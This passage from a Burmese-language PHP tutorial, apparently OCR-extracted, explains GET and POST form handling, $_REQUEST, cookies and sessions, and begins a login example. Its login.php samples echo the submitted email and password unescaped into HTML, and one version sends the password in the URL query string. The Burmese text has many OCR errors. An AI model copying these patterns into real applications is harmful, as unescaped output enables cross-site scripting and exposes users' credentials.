name= "email" လို့ သတ်မှတ်ထားတဲ့ Input မှာ test@gmail.com လို့ ရိုက်ထည့်ခဲတဲ့အတွက် Query String မှာ email=test%40gmail.com ဆိုတဲ့အပိုင်း ပါဝင်နေတာပါ။ name="password" လို့ သတ်မှတ်ထားတဲ့ Input မှာရိုက်ထည့်ခဲတဲ့ တန်ဖိုးကိုလည်း နောက် Query Value တစ်ခုအဖြစ် အလိုအလျောက်တဲ့ဖက်ထည့်သွင်း ပေးထားပါတယ်။

မှတ်ချက် ။ ။ Web URL တစ်ခုအတွင်းမှာ Space နဲ့ တစ်ချို့ Special Character တွေကိုလက်မခံလို့ Browser က @ Sign ကို %40 လို့ အလိုလို Encode လုပ်ပေးသွားတာကိုသတိပြုသင့်ပါတယ်။ အခြား Special Character တွေအတွက်လည်း သူ့ Code နဲ့ သူရှိပေးမယ့် ကျွန်ုတ်တို့တိုက်ရှိက် ကိုင်တွယ်ဖြေရှင်းရမယ့် ပြဿနာမဟုတ်လို့ ထည့်သွင်းမှတ်သားမနေပါနဲ့တော့။ Form Value တွေကို Browser က အလိုလို Encode လုပ်ပေး သွားပါလိမ့်မယ်။ တစ်ခါတစ်ရုံး မဖြစ်မနေ ကိုယ်တိုင် Encode လုပ်ဖို့ လိုအပ်လာရင်လည်း PHP ရဲ့ urlencode() Function ကိုအသုံးပြု နိုင်ပါတယ်။ urlencode() Function က ပေးလာတဲ့ URL တစ်ခုအတွင်းက Special Character တွေကို လိုအပ်သလို Encode လုပ်ပြီး ပြန်ပေးနိုင်ပါတယ်။

Form တစ်ခုတည်ဆောက်ပေးလိုက်ခြင်းအားဖြင့် အသုံးပြုသူက Query String ကို URL မှာကိုယ်တိုင် ရိုက်ထည့်စရာမလိုတော့ပဲ၊ Form မှာ တန်ဖိုးတွေထည့်သွင်းပေးလိုက်ယုံနဲ့ Browser က အလိုလို Query String အဖြစ်ပြောင်းပြီး Request လုပ်ပေးသွားတဲ့ သဘောဖြစ်ပါတယ်။ ရေးသားထားတဲ့ Code ကို ဆက်လက်လေ့လာကြည့်ပါမယ်။

```
$email = $_GET['email'];
$password = $_GET['password'];

if($email && $password)
    echo "Hello, you have provided <b>$email</b> as your login ID ",
        "and your password is <b>$password</b>.";
```

```

else
echo "Login ID or password missing! ",
"Please <a href='index.php'>try again</a>.";
```

Form Input မှာ ထည့်သွင်းထားတဲ့ တန်ဖိုးတွေက Query String အဖြစ်ပြောင်းလဲသွားပြီးဖြစ်လို့ ပေးပို့လာတဲ့ တန်ဖိုး တွေက \$_GET Variable ထဲမှာ Array တစ်ခုအနေနဲ့ ရောက်ရှိနေမှုဖြစ်ပါတယ်။ ပထမလိုင်းမှာ ဒါ_GET Array ရဲ့ email Index မှာ ရှိနေတဲ့တန်ဖိုးကို \$email Variable ထဲကို ထည့်သွင်းပေးလိုက်ပါတယ်။ ဆက်လက်ပြီး \$password Variable ထဲကိုလည်း \$_GET Array ရဲ့ password Index မှာရှိတဲ့တန်ဖိုးနဲ့ သတ်မှတ်ထည့်သွင်းလိုက်ပါတယ်။

မှတ်ချက် ။ ။ Query String နဲ့ပါဝင်လာတဲ့ တန်ဖိုးတွေကို PHP က \$_GET Superglobal Variable ထဲမှာ အသင့်ထည့်သွင်းထားပေးကြောင်းဖော်ပြုပါတယ်။ နားလည်လွယ်အောင်ပြောလိုက်တာပါ။ အမှန်တော့ Query String မျိုး ဒါ_GET Variable နဲ့ လက်ခံတာမဟုတ် ပါဘူး။ URL Bar မှာ URL တစ်ခုထည့်သွင်းလိုက်ခြင်းဟာ GET Request တစ်ခု ပြုလုပ်လိုက်ခြင်းဖြစ်ပါ တယ်။ Method အထူးသတ်မှတ် မထားရင် GET က Default Method ဖြစ်ပါတယ်။ တန်ညွှေးအားဖြင့် GET Request Method နဲ့ တွေဖက်ပါဝင်လာတဲ့တန်ဖိုးတွေမှာ ဒါ_GET Variable ထဲမှာ လက်ခံထားပေးခြင်းဖြစ်တယ်လိုအပ်မှန်ပါမယ်။

နောက်တစ်ဆင့်မှာ \$email နဲ့ \$password နှစ်ခုစလုံးမှာတန်ဖိုးတွေရှိနေကြောင်း သေချာအောင် if () နဲ့စစ်ဆေးလိုက် ပါတယ်။ တန်ဖိုးတွေကိုယ်စိန္တမယ်ဆိုရင် "Hello, " နဲ့အစပြုတဲ့ Message တစ်ခုကို ရှိက်ထုတ်ခိုင်းထားပြီး \$email သို့မဟုတ် \$password တစ်ခုခဲ့မှာ တန်ဖိုးတွေရှိမနေရင်တော့ else Block မှာရေးထားတဲ့ "Login ID or password missing!" အစပြုတဲ့ Message ကိုရှိက်ထုတ်ခိုင်းထားခြင်းဖြစ်ပါတယ်။ ထူးခြားချက် အနေနဲ့ ရှိက်ထုတ်လိုတဲ့အာက ရှုညွန့်နေတဲ့ အတွက် Comma ခံပြီး နှစ်ကြောင်းခဲ့ပြီး ရှိက်ထုတ်ထားပါတယ်။ echo Keyword ရဲ့ ထူးခြားချက်တစ်ခုပါ။ စာကြောင်း သုံးလေးကြောင်းကို တစ်ဆက်တည်းရှိက်ထုတ်လိုရင်နမူနာမှာ သုံးပြထားသလို Comma ခံပြီး တွဲဆက်ရှိက် ထုတ်သွားနိုင်ပါတယ်။

မှတ်ချက် ။ ။ if Statement အကြောင်းတော့ အထူးထပ်ပုံရှင်းပြီးမလိုတော့ဘူးလိုယူဆပါတယ်။ အခန်း (၄) မှာ လေ့လာခဲ့တဲ့ JavaScript if Statement ရေးသားပုံနဲ့ အေးလုံးအတူတူပဲဖြစ်ပါတယ်။

ရှိက်ထုတ်တဲ့ Message တွေထဲမှာ HTML Element တွေကိုလည်း ထည့်သွင်းထားတာကိုသတိပြုမှုပါ။ အထူးသဖြင့် အသုံးပြုသူက email သို့မဟုတ် password ထည့်သွင်းခဲ့ခြင်းမရှိတဲ့အခါ ဖော်ပြုတဲ့ Message မှာ try again ဆိုတဲ့ အပိုင်း လေးကို index.php ကို ပြန်သွားလိုရတဲ့ Link ဖြစ်အောင် <a> Element တစ်ခုနဲ့ ထည့် သွင်းပေးထားပါတယ်။ Form မှာ email, password အပြည့်အစုံရှိက်ထည့်ပြီး စမ်းသပ်သင့် သလိုဘာမှုမထည့်ပဲ Submit Button နှင့်ပြီးစမ်းသပ် ကြည့်နိုင်ပါတယ်။

8.8 – POST Requests

ဆက်လက်ပြီး index.php မှာ ရေးသားထားတဲ့ <form> ရဲ့ method ကို post လိုပြောင်းပြီးစမ်းကြည့်သင့်ပါ တယ်။

```

<form action="login.php" method="post">
<label for="email">Email (or) User ID</label><br>
<input type="text" name="email" id="email"><br>
```

```
<label for="password">Password</label><br>
<input type="password" name="password" id="password"><br><br>

<input type="submit" value="Login">
</form>
```


Request Method ကြောင်းသွားပြီမှ login.php ကိုလည်း အနည်းငယ်ပြုပြင်ဖို့လိုအပ်ပါတယ်။

```
<?php
$email = $_POST['email'];
$password = $_POST['password'];

if($email && $password)
    echo "Hello, you have provided <b>$email</b> as your login ID ",
        "and your password is <b>$password</b>." ;
else
    echo "Login ID or password missing! ",
        "Please <a href='index.php'>try again</a>." ;
?>
```

`$_GET` Variable အစား `$_POST` Variable နဲ့ကြောင်းလဲအသုံးပြုလိုက်ခြင်းဖြစ်ပါတယ်။ PHP က Request Method GET နဲ့တွဲဖက်ပါဝင်လာတဲ့ တန်ဖိုးတွေကို `$_GET` Superglobal နဲ့ လက်ခံထား ပေးပြီး Request Method POST နဲ့ တွဲဖက်ပါဝင်လာတဲ့ တန်ဖိုးတွေကိုတော့ `$_POST` Superglobal နဲ့ လက်ခံထားပေးတဲ့အတွက် ဖြစ်ပါတယ်။ ပြင်ဆင်မှု တွေပြုလုပ်ပြီး စမ်းသပ်ကြည့်ရင်လည်း မူလအလုပ်လုပ်ပုံအတိုင်း ဆက်လက်အလုပ်လုပ်သွားတာကို တွေ့ရမှုဖြစ်ပါတယ်။

ထူးစွားချက်နှစ်ခုရှိပါတယ်။ Form Method က post ဖြစ်သွားတဲ့အတွက် Submit Button ကိုနိုပ်လိုက်လို login.php ကို ရောက်ရှိသွားတဲ့အခါ Query String ပါဝင်လာခြင်းမရှိတော့ပါဘူး။ POST Request တွေမှာ လည်း တန်ဖိုးတွေကို GET Request တွေမှာပေးပို့တဲ့ ပုံစံအတိုင်းသာပေးပို့တာပါ။ Query String အနေနဲ့ URL မှာ ထည့်သွင်းမဖော်ပြတော့ပဲ Request Body အနေနဲ့ ပေးပို့သွားခြင်းဖြစ်ပါတယ်။ Submit Button နှပ်လိုက်လို့ login.php ကို ရောက်ရှိနေတဲ့ အချိန်မှာ Keyborad ကနေ F5 နှုပ်ပြီးတော့ပဲဖြစ်ဖြစ်၊ URL Bar က Reload Button ကို နှုပ်ပြီးတော့ပဲ ဖြစ်ဖြစ် Document ကို Refresh လုပ်လိုက်တဲ့အခါ ပုံ (၈-၈) မှာဖော်ပြထား သလို Confirm Message တစ်ခု ရရှိမှုဖြစ် ပါတယ်။



ပုံ (၈-၈) POST Confirmation

`index.php` က ပေးပိုလာတဲ့တန်ဖိုးတွေ ရှိနေတဲ့အတွက် Document ကို Reload လုပ်ခြင်းအားဖြင့် တန်ဖိုးတွေကို Server ကို နောက်တစ်ကြိမ်ပေးပိုသွားမှာဖြစ်ပေါ်ကြောင်း အသိပေးခြင်းဖြစ်ပါတယ်။ Request Data တွေရှိနေပေမယ့် အသုံးပြုသူက မမြင် ရတဲ့အတွက် သေချာအောင် Confirm လုပ်တဲ့သဘောနဲ့မေးတာဖြစ်ပါတယ်။ အသုံးပြုသူက Resend Button ကို နှိပ်မှုသာ Server ကို Data တွေ နောက်တစ်ကြိမ် ပေးပိုပြီး Document ကိုလည်း Reload လုပ်ပေးသွားမှာဖြစ်ပါတယ်။

8.9 – **\$_REQUEST** Superglobal

Request နဲ့အတူပါဝင်လာတဲ့ တန်ဖိုးတွေကို Method မခွဲခြားပဲ လက်ခံထားပေးတာကတော့ **\$_REQUEST** Superglobal ဖြစ်ပါတယ်။ ဥပမာ - ပြီးခဲ့တဲ့နူးနာက `login.php` ကို အခုလိုပြင်ရေးရင်လည်း ဆက်လက် အလုပ်လုပ်မှုပါ။

```
<?php
$email = $_REQUEST['email'];
$password = $_REQUEST['password'];

if($email && $password)
    echo "Hello, you have provided <b>$email</b> as your login ID ",
        "and your password is <b>$password</b>.";
else
    echo "Login ID or password missing! ",
        "Please <a href='index.php'>try again</a>.";
?>
```

GET Request တွေနဲ့အတူတွဲဖောက်ပါဝင်လာတဲ့ တန်ဖိုးတွေက **\$_GET** Superglobal ထဲမှာ ရှိနေသလို POST Request တွေနဲ့အတူ တွဲဖောက်ပါဝင်လာတဲ့ တန်ဖိုးတွေက **\$_POST** Superglobal ထဲမှာ ရှိနေမှုပြစ်ပါတယ်။ ဒါပေမယ့် PUT, DELETE စတဲ့ အခြား Method များနဲ့ပေးပိုလာတဲ့ Request Value တွေကိုတော့ သီးခြားလက်ခံပေးတဲ့ Variable မရှိပါဘူး။ ဒါပေမယ့် **\$_REQUEST** Superglobal ၏ Method မခွဲခြားပဲ လက်ခံပေးလို့ PUT, DELETE စတဲ့ Method များနဲ့ တွဲဖောက်အသုံးပြုနိုင်ပါတယ်။

8.10 – Cookie and Session

HTTP ဟာ Pull Technology တစ်မျိုးဖြစ်ပြီး Stateless သဘာဝလည်းရှိကြောင်းကို အခန်း(၁) မှာ ဖော်ပြုခဲ့ပါတယ်။ Pull Technology ဖြစ်တဲ့အတွက် ဆက်သွယ်မှုကို Client ကသာ စတင်ရပြီး Stateless သဘာဝဖြစ်တဲ့အတွက် ဆက်သွယ်မှု တစ်ကြိမ်နဲ့တစ်ကြိမ်ဟာ ဆက်စပ်မှုမရှိကြပါဘူး။ ဒီအကုန်အသတ်ကြောင်း အသုံးပြုသူက တစ်ကြိမ်နဲ့တစ်ကြိမ် ပေးပို့လိုတဲ့ အချက်အလက်တူညီ နေရာရင်လည်း Request တစ်ကြိမ်လုပ်တိုင်း တစ်ခါထပ်ပြီး ထည့်သွင်းပေးပို့လိုအပ်ရမှာပါ။ ဥပမာ - Website တစ်ခုက အမျိုးသမီးစတဲ့ အသုံးပြုသူရဲ့ ကျား/မ အခြေအနေ ပေါ်မှုတည်ပြီး အချက်အလက်တွေကိုဖော်ပြလိုတယ် ဆိုပါစို့၊ အသုံးပြုသူက သူဟာ ကျား (သို့) မဖြစ်ကြောင်း ပေးပို့မ Server က သိခွင့်ရမှာ ဖြစ်ပါတယ်။ တစ်ကြိမ်သိပ္ပါဒ်ရင်လည်း Server က မှတ်သားထားမှာ မဟုတ်လို့ (Stateless ဖြစ်နေလို့) နောက်တစ်ကြိမ် အဲဒီ Document ကို Request ပြန်လုပ်တဲ့အခါ ကျားလား၊ မလား၊ နောက်တစ်ကြိမ် ထပ်အသိပေးရပါ၌ီးမယ်။ နောက်ဘယ်နှစ်ကြိမ် Request လုပ်လုပ် လုပ်တိုင်းမှာ ဒီတူညီတဲ့ အချက်အလက်တစ်ခုတည်းကိုပဲ ထပ်ခါထပ်ခါ ပေးပို့ရမှာ ဖြစ်ပါတယ်။

ဒီပြဿနာကိုဖြေရှင်းဖို့ Cookie အမည်ရတဲ့ နည်းပညာတစ်မျိုးကို HTTP မှာ တွဲဖက်ထည့်သွင်းပေးထားပါတယ်။ Cookie ဆိုတဲ့ အခေါအဝေါဟာ Magic Cookie လိုခေါ်တဲ့ ဆက်သွယ်ရေးနည်းပညာတစ်ရပ်ကနေ ဆင်းသက်လာ ခြင်းဖြစ်ပါတယ်။ မူလ Magic Cookie အမည်ကိုတိတွင်ခဲ့သူဟာ စားစရာကွေတ်ကိုးမှန်ကင်း ဒီအမည်ပေးဖို့ စိတ်ကူးရခဲ့ပုံရပါတယ်။ ပုံ (၈-၁) မှာ Cookie အမည်ရဲ့ မူလအစွမ်းလို့ယူဆရတဲ့ အနေအထားတစ်ရပ်ကို ဖော်ပြထားပါတယ်။ အတိအကျ ကိုးကားစရာ အချက်အလက်တော့ မတွေ့ရှိရပါဘူး။ ကျွန်ုတော့အထင်သက်သက် ဖြစ်ပါတယ်။



ပုံ (၈-၁) The Origin of the name HTTP Cookie

Cookie နည်းပညာကအသုံးပြုသူ၏ Web Browser နဲ့အတူ အချက်အလက်တွေတဲ့ဖက်သိမ်းဆည်း ထားနိုင်ပေါ်တယ်။ Server ကို Request လုပ်တိုင်း သိမ်းဆည်းထားတဲ့ အချက်အလက်တွေကို Request နဲ့ အတူ Browser က အလိုအလျှောက်တဲ့ဖက်ထည့် သွင်းပေးသွားမှုဖြစ်ပါတယ်။ ဒါကြောင့် တူညီတဲ့အချက်အလက်တွေကို ထပ်ခါထပ်ခါပေးပိုမိုလိုတဲ့ အခါ Cookie အဖြစ်သိမ်း ဆည်းထားလိုက်ယုံပါပဲ။ Browser က Request လုပ်တိုင်း ထည့်သွင်းပေးပိုမှုဖြစ်လို အသုံးပြုသူက Request တွေထဲမှာ ထပ်ခါဝပ်ခါ ကိုယ်တိုင်ထည့်သွင်းပြီး Server ကို ပေးပိုနေဖို့ မလိုအပ်တော့ပါဘူး။

PHP ဟာ Server-side မှာအလုပ်လုပ်တဲ့နည်းပညာဖြစ်ပေမယ့် ပြန်လည်ပေးပိုတဲ့ Respond နဲ့အတူ အချက်အလက်တွေကို Browser Cookie အဖြစ်သိမ်းဆည်းပေးဖို့ ဘွဲ့ကြေးနိုင်ပါတယ်။ ရေးသားရတဲ့နည်းလမ်းက ဒီလိုပါ။

```
setcookie("gender", "male");
```

`setcookie()` Function အသုံးပြုပြီး `gender="male"` ဆိုတဲ့ Cookie တန်ဖိုးတစ်ခု သတ်မှတ်စေလိုက်ခြင်း ဖြစ်ပါတယ်။ ဒါကြောင့် နောက်ပိုင်း Browser ကပေးပိုတဲ့ Request တိုင်းမှာ `gender="male"` ဆိုတဲ့တန်ဖိုး တစ်ခု အမြတ်ဖက် ပါဝင်နေမှုဖြစ်ပါတယ်။ Cookie ဟာ Request နဲ့အတူ ပါဝင်လာတဲ့အချက်အလက်ဖြစ်လို့ `$_REQUEST` Superglobal ထဲမှာအမြား Request Data တွေနဲ့အတူ Cookie တန်ဖိုးတွေ လည်းတွဲဖက်တည်ရှိနေမှုဖြစ်ပါတယ်။ ဒါအပြင် PHP က Cookie Data တွေကို `$_COOKIE` လို့ အမည်ရတဲ့ နောက်ထပ် Superglobal Variable တစ်ခုနဲ့လည်း ခွဲ့ခြားထည့်သွင်းပေးထားပါသေးတယ်။ ဒါကြောင့် ကျွန်ုတ်တို့ Code ထဲမှာ Cookie တန်ဖိုးတွေကို အခုလိုရယူနိုင်မှုဖြစ်ပါတယ်။

```
$sex = $_COOKIE["gender"];
if($sex == "male") {
    // do something
} else {
    // do something
}
```

Request ဝင်လာတာနဲ့ Cookie တန်ဖိုးတွေက `$_COOKIE` Superglobal ထဲမှာရှိနေမှုဖြစ်လို့ `$_COOKIE` ရဲ့ gender Index ကတန်ဖိုးကို `$sex` Variable ထဲကိုထည့်သွင်းပေးလိုက်ပြီး လိုအပ်သလိုဆက်လက် အောင်ရွက်စေခြင်း ဖြစ်ပါတယ်။

သတ်မှတ်ထားပြီးသား Cookie တန်ဖိုးကို ပြုပြင်လိုရင် `setcookie()` Function ကို နောက်တစ်ကြိမ် အသုံးပြုလိုက်ယုံပါပဲ။ ဥပမာ -

```
setcookie("gender", "m");
```

လိုနောက်တစ်ကြိမ်သတ်မှတ်လိုက်ရင် မူလတန်ဖိုး `gender="male"` ကနေ `gender="m"` အဖြစ် ပြောင်းလဲ သွား စေမှုဖြစ်ပါတယ်။ Cookie အဖြစ်သိမ်းဆည်းဖို့ တန်ဖိုးတွေသတ်မှတ်တဲ့အခါ Expire Time ထည့်သွင်းသတ်မှတ်နိုင်ပါတယ်။ သိမ်းဆည်းထားတဲ့ Cookie တန်ဖိုးဟာ ဘယ်အချိန်ထိတည်ရှိနေစေမေလဲ သတ်မှတ်ပေးခြင်းဖြစ်ပါတယ်။ Expire Time ကို `setcookie()` Function မှာ တစ်ခါတည်းတွဲဖက်ပေးလိုက်နိုင်ပါတယ်။ ဥပမာ -

```
setcookie("gender", "female", time() + 3600);
```

Cookie Name နဲ့ Cookie Value နောက်မှာ တတိယတန်ဖိုးအဖြစ် Expire Time ကို ထည့်ပေးရတာပါ။ time() Function ကပေးလာတဲ့ လက်ရှိအချင့် Timestamp ကို 3600 နဲ့ပေါင်းပေးထားတဲ့အတွက် ဒီ Cookie ဟာ နောက်ထပ် စက္ကန်ပေါင်း ၃၆၀၀ (တစ်နာရီ) တည်ရှိနေမှာဖြစ်ပါတယ်။ တစ်နာရီကျော်ရင်တော့ Browser က အလိုအလျောက်ပယ် ဖျက်လိုက်မှာပါ။ Expire Time ကို ရက်သဗ္ဗာပါတ် တစ်ပါတ်လို့သတ်မှတ်လိုရင်လည်း အခုလို သတ်မှတ်နိုင်ပါတယ်။

```
setcookie("gender", "female", time() + 60 * 60 * 24 * 7);
```

တစ်ပါတ်မှာရှိတဲ့ စုစုပေါင်းစက္ကန်အရေအတွက်ကို ကိုယ်တိုင်တွက်ချက်မနေဖော့တော့ PHP ကိုပဲ တွက်ချက်ခိုင်းလိုက်ခြင်း ဖြစ်ပါတယ်။ ဒီလို့သတ်မှတ်လိုက်ရင်တော့ Cookie ဟာ နောက်ထပ် တစ်ပါတ်တာကာလအထိ တည်ရှိနေဖော့မှာ ဖြစ်ပါတယ်။ ဒါပေမယ့် တစ်ခုသတ်ပြုရမှာက Cookie တန်ဖိုးတွေကို ကျွန်တော်တို့ရဲ့ Application ကသာမက အသုံးပြုသူက လည်းရယူစီမံနိုင်ပါတယ်။ Web Browser မှာ Cookie စီမံနိုင်တဲ့ Extension တွေထည့်သွေးပြီး စီမံနိုင်သလို၊ အနည်းဆုံး အနေနဲ့ Browser တွေမှာပါတဲ့ "Clear Private Data" Option ကိုသုံးပြီး Cookie တွေကို ပယ်ဖျက်နိုင်ပါတယ်။ ဒါကြောင့် အသုံးပြုသူကမယ်ဖျက်မှာ ကျွန်တော်တို့ သတ်မှတ်ထားတဲ့ကာလအထိ တည်ရှိမှာဖြစ်ပြီး အသုံးပြုသူက ပယ်ဖျက်မယ်ဆိုရင်လည်း သတ်မှတ် ကာလမတိုင်ခင် ပယ်ဖျက်နိုင်မှာဖြစ်ပါတယ်။

setcookie() Function မှာ Expire Time ကို ထည့်သွင်းမသတ်မှတ်ခဲ့ရင်တော့ Cookie တန်ဖိုးတွေဟာ လက်ရှိ အသုံးပြုနေတဲ့ Browser ဖွင့်ထားသမျှတစ်လျှောက်လုံးတည်ရှိနေမှာဖြစ်ပြီး Browser ပိတ်လိုက်တာ နဲ့ Cookie တန်ဖိုးတွေကိုလည်း တစ်ပါတည်းပယ်ဖျက်သွားမှာဖြစ်ပါတယ်။ ပြီးတော့ Cookie ဟာ Browser နဲ့ တွဲဖက်သိမ်းတာကို သတိပြုပါ။ Firefox Web Browser နဲ့ အသုံးပြုစဉ်သိမ်းဆည်းထားတဲ့ Cookie ဟာ Google Chrome နဲ့ ဘယ်လို့မှ ပက်သက်မှာမဟုတ်ပါဘူး။

Cookie တန်ဖိုးတွေကို ပယ်ဖျက်စေလိုရင် setcookie() Function ကိုပဲ အသုံးပြုပြီး Expire Time ကို Minus နဲ့ ပေးလိုက်ရပါတယ်။ ဒီလိုပါ -

```
setcookie("gender", "", time() - 3600);
```

တနည်းအားဖြင့် ဒီ Cookie ဟာ လွန်ခဲ့တဲ့ စက္ကန်ပေါင်း ၃၆၀၀ ကတည်းက သက်တမ်းကုန်ပြီးဖြစ်တယ်လို့ Browser ကို အသိပေးလိုက်ခြင်းဖြစ်ပါတယ်။ ဒါကြောင့် ဒီ Respond ကို လက်ခံရရှိတာနဲ့ Browser က Cookie ကို ချက်ခြင်း ပယ်ဖျက်လိုက်မှာပါ။

Cookie နဲ့ သဘောတရားတဲ့ နောက်နည်းပညာတစ်ခုကတော့ Session ဖြစ်ပါတယ်။ Request နဲ့အတူ အကြိမ်ကြိမ် ထည့်သွင်းပေးဖို့လိုတဲ့ အချက်အလက်တွေကို Session Data အဖြစ်လည်း သိမ်းဆည်းထားနိုင်ပါတယ်။ ထူးချွေကတော့ Session Data တွေကို Web Server မှာ သိမ်းဆည်းခြင်းဖြစ်ပြီး Browser မှာ Session Data ရဲ့ Token လိုခေါ်တဲ့ Access Key ကိုသာသိမ်းဆည်းပါတယ်။ Request လုပ်လိုက်တဲ့အခါ Session Token က Request နဲ့အတူ တွဲဖက်ပါဝင်သွားမှာ ဖြစ်ပါတယ်။ Web Server က အဲဒီ Token ကို အသုံးပြုပြီး သိမ်းဆည်းထားတဲ့ Session Data

တွေကို ရယူအသုံးပြုနိုင်မှာ ဖြစ်ပါတယ်။

Cookie နဲ့ Session ဟာ သဘောတရားအားဖြင့်တူပြီး အခြေခံကွားချက် တစ်ချို့ရှုပါတယ်။ ပထမတစ်ချက်ကတော့ ပြောခဲ့ပြီးဖြစ်တဲ့အတိုင်း Cookie တန်ဖိုးတွေဟာ Browser နဲ့အတူ တွဲဖက်သိမ်းဆည်းပြီး Session တန်ဖိုးတွေကိုတော့ Web Server နဲ့အတူ တွဲဖက်သိမ်းဆည်းခြင်းဖြစ်ပါတယ်။ နောက်တစ်ချက်ကတော့ Cookie က စာတွေကိုသာ တန်ဖိုးအဖြစ်လက်ခံနိုင်ပြီး Session ကတော့ Server-side မှုသိမ်းတာဖြစ်လို့ စာအပ်င် PHP Variable တွေနဲ့ Object တွေကိုပါ လက်ခံသိမ်းဆည်းထားနိုင်ပါတယ်။ နောက်ဆုံးတစ်ချက်ကတော့ Cookie တန်ဖိုးတွေကို Expire Time သတ်မှတ်ထားပေးခိုင်ပေမယ့် Session တန်ဖိုးတွေမှာ Expire Time သတ်မှတ်ထားလို့မပါဘူး။ Browser ဖွင့်ထားခိုက်သာ တန်ဖိုးတွေရှိနေမှာဖြစ်ပြီး Browser ပိတ်လိုက် ရင် Session တန်ဖိုးတွေလည်း ကွယ်ပျောက်သွားမှာဖြစ်ပါတယ်။

Cookie နဲ့ Session မှာ အားသာချက်အား နည်းချက် ကိုယ်စုံရှုကြပါသေးတယ်။ Cookie တန်ဖိုးတွေက Client-side ဖြစ်တဲ့ Browser မှာရှိနေတာမူး Request လုပ်တိုင်း အဲဒီတန်ဖိုးတွေကို ထည့်သွင်းပြီး ပို့ပြန်ရလို့ Client-Server ဆက်သွယ်မှုအမြန်နှင့်ပေါ် သက်ရောက်ခိုင်ပါတယ်။ Session ကတော့ Server-side မှုသိမ်းလို့ ဒီပြဿနာမရှိတော့ပါဘူး။ ဒါပေမယ့် Session တန်ဖိုးတွေကို Server ကွန်ပျူးတာရဲ့ Storage အသုံးပြုပြီးသိမ်းဆည်းမှာမူး အသုံးပြုသူများ လာတာနဲ့ အမျှ Server မှာ ဝန်ဖြစ်လာစေနိုင်ပါတယ်။ Cookie ကတော့ အသုံးပြုသူ တစ်သန်းရှိလည်း အချက်အလက် တွေကို Browser တစ်သန်းမှာ ခွဲသိမ်းထားတာမူး ဒီပြဿနာမရှိတော့ပြန်ပါဘူး။ ရေးသားသူ Developer ရဲ့ ဆုံးဖြတ်ချက် သာ အဓိကကျိုးပြီး လိုအပ်ချက်နဲ့အညီ ရွေးချယ်အသုံးပြုနိုင်ပါတယ်။

`session_start()` Function ကိုခေါ်ယူလိုက်တာနဲ့ PHP က Session တန်ဖိုးအားလုံးကို `$_SESSION` နဲ့ ထည့်သွင်းထားပေးပါတယ်။ ဒါကြောင့် Session တန်ဖိုးတွေကိုရယူစိမ်လိုတိုင်း `session_start()` Function ခေါ်ယူပေးရပါတယ်။ Session တန်ဖိုးတွေကို ဒီလိုသတ်မှတ် နိုင်ပါတယ်။

```
session_start();
$_SESSION["gender"] = "male";
```

`session_start()` Function ကိုခေါ်ယူပြီးတာနဲ့ `$_SESSION` Superglobal ရဲ့ Index တစ်ခုထဲကို ထည့်သွင်းလိုတဲ့တန်ဖိုး တိုက်ရှိက်ထည့်သွင်းလိုက်ခြင်း ဖြစ်ပါတယ်။ `setcookie()` ကဲ့သို့ တန်ဖိုးသတ်မှတ်တဲ့ Function တစ်ခု သီးခြား မလိုအပ်ပါဘူး။ Session တန်ဖိုးတွေ ပြန်လည်ရယူရင်လည်း ဒီအတိုင်းပဲ ရယူနိုင်ပါတယ်။

```
session_start();
$sex = $_SESSION["gender"];
if($sex == "male") {
    // do something
} else {
    // do something
}
```

Session တန်ဖိုးသတ်မှတ်လိုတာပဲဖြစ်ဖြစ်၊ ရယူအသုံးပြုလိုတာပဲ ဖြစ်ဖြစ် `session_start()` Function ကို ဦးဆုံး ခေါ်ယူပေးရပါတယ်။ `session_start()` Function ကိုခေါ်ယူလိုက်ခြင်းက "Session တန်ဖိုးတွေကို စီမံပါတော့မယ်" လို့ ကြော်ကြော့တဲ့သဘောဖြစ်ပါတယ်။ Session တန်ဖိုးတွေပုဂ္ဂနိုင်တော့ အခုလိုပုဂ္ဂနိုင်ပါတယ်။

```
session_start();
unset( $_SESSION["gender"] );
```

unset() Function ကို သုံးထားပါတယ်။ အမှန်တော့ unset() Function က Array Index တစ်ခု သို့မဟုတ် Variable တစ်ခုကို ပေါ်ဖြန့်ဆောင်ရွက် သုံးတဲ့ Function ဖြစ်ပါတယ်။ Session တန်ဖိုးမှုမဟုတ် ပါဘူး၊ အခြား Array နဲ့ Variable တွေကို ပေါ်ဖြန့်ဆောင်လည်း unset() ကိုအသုံးပြနိုင်ပါတယ်။

8.11 – User Login Example

ကျွန်ုတ်တို့ Request တွေ လေ့လာစဉ်ကတည်ဆောက်ခဲ့တဲ့ User Login နှုန်းလေးကို Session အသုံးပြုပြီး အမှန် တစ်ကယ် Login ဝင်ရှိတဲ့ စနစ်တစ်ခုဖြစ်အောင်ဖြည့်စွဲကြည့်ချင်ပါတယ်။ ကျွန်ုတ်တို့ တည်ဆောက် လက်စ auth Folder ထဲက index.php မှု မူလရေးသားထားတော့အစား ပေးထားတဲ့နှုန်း၊ ကူးယူအစားထိုးလိုက်ပါ။

```
<?php
    session_start();
    $auth = isset($_SESSION['auth']);
?>

<!doctype html>
<html>
<head>
    <title>Home Page</title>
    <style>
        body {
            background: #efefef;
            font-family: arial;
            color: #333;
        }

        #wrap {
            width: 500px;
            padding: 20px;
            margin: 10px auto;
            border: 4px solid #ddd;
            background: #fff;
        }

        h1 {
            margin: 0 0 20px 0;
            padding: 0 0 10px 0;
            border-bottom: 1px solid #ddd;
        }

        input[type=text], input[type=password] {
            display: block;
            margin-bottom: 10px;
        }

        .msg {
            width: 500px;
            background: #ffd;
```

```

        border: 2px solid #dda;
        text-align: center;
        margin: 10px auto;
        font-size: 13px;
        padding: 6px;
    }
</style>
</head>
<body>
<div id="wrap">
